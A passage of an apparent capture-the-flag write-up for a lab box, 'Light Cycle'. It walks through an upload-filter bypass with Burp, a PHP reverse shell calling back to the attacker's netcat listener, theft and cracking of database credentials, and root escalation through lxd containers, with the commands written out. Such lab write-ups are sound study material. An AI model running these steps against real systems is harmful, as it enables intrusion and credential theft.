flynn@light-cycle:~$ lxc exec mira /bin/sh  
~ # id  
uid=0(root) gid=0(root)  
~ # cd /mnt/root/root  
/mnt/root/root # ls  
root.txt  
/mnt/root/root # cat root.txt  
THM{FLYNN_LIVES}
```

Thought Process/Methodology:

First of all, we use Nmap to identify and scan the IP number to see what is the only port open. By doing that we found there are two ports open for the IP number. After that, we use each of the open port numbers to see where it may take us. Therefore by using that method we find that port number 65000 brings us to the webpage “Light Cycle”. From there, we use the tools gobuster to scan the website “Light Cycle”. By doing that, it will show all the information related to the website. Therefore we could find the hidden php file and directory to the hidden file. Next, we opened BurpSuite and went to Options under Proxy. We scrolled down and found Intercept Client Requests. We clicked on File extension and then clicked Edit. In “Match condition” row, we deleted “[^js\$” and then clicked OK. We then scrolled down again until we found Intercept Server Responses and clicked on the checkbox at the top. Afterwards, we opened the website and added “/uploads.php” at the end of the url which brought us to the uploads page. Before we reloaded the page, we switched on burp in FoxyProxy. BurpSuite will pop up and go to intercept under Proxy and click forward. When we saw “filter.js”, we highlighted and dropped it, thus it will change to uploads.js and keep forwarding until we reach the upload page. Then we can switch off burp. Now, to start our shell, we copied our file by running the command “cp /usr/share/webshells/php-reverse-shell.php ./filename.jpeg.php” and ran “nano” command to change the ip address to our vpn. Next, we started our netcat. We went to the website again and uploaded our file. Then, we changed the directory to “/grid” in the url and clicked on the

file uploaded, thus our netcat was started. Afterwards, we ran `"python3 -c 'import pty;pty.spawn("/bin/bash")'"`, `"export TERM=xterm"`, `Ctrl + Z`, and `"stty raw -echo; fg"` to upgrade and stabilise our shell. To know who we were, we ran `"whoami"` and changed the directory to `"/var/www"` then `"ls"` to know the content. As we wanted to get the value of the `web.txt` flag, we used the command `"cat web.txt"`. After using the command `"cat dbauth.php"`, we got the credentials `tron:IFightForTheUsers`. Next, we accessed the database using the MySQL client with the command `"mysql -utron -p"`. To access it, we used the command `"show databases;"`. We entered the `tron` database with the command `"use tron;"`. We could see all the tables in the database using the command `"show tables;"`. We then used the command `"SELECT * FROM users;"` to see the `users` table. The password was in MD5 type hash text, so we cracked it using [crackstation](https://crackstation.net/). To switch to a new user who is Flynn, we ran `"su flynn"` and entered the password we got before. As we wanted to catch the flag, we changed the directory to `home` and saw the list. Next, we changed the directory to `flynn` and ran `"ls"` and `"cat user.txt"` to get the flag. Before escalating our privilege, we used `"id"` to check if our user is in the `"lxd"` group. With us in the `lxd` group, we abused it by mounting it on a container. By knowing that we already have an image in our victim machine, we used `"lxc image list"` to generate a container. To initialise it, we ran `"lxc init IMAGENAME CONTAINERNAME -c security.privileged=true"` to create a named container, and `"lxc config device add CONTAINERNAME DEVICENAME disk source=/ path=/mnt/root recursive=true"` to create a host and mount it on the container. Now we started to execute it with `"lxc start CONTAINERNAME"` and began to escalate its privilege with `"lxc exec CONTAINERNAME /bin/sh"`. Finally, we ran `"id"` and saw that we are in the root account. Then by using `"cd /mnt/root/root"` we got the answer for the last question.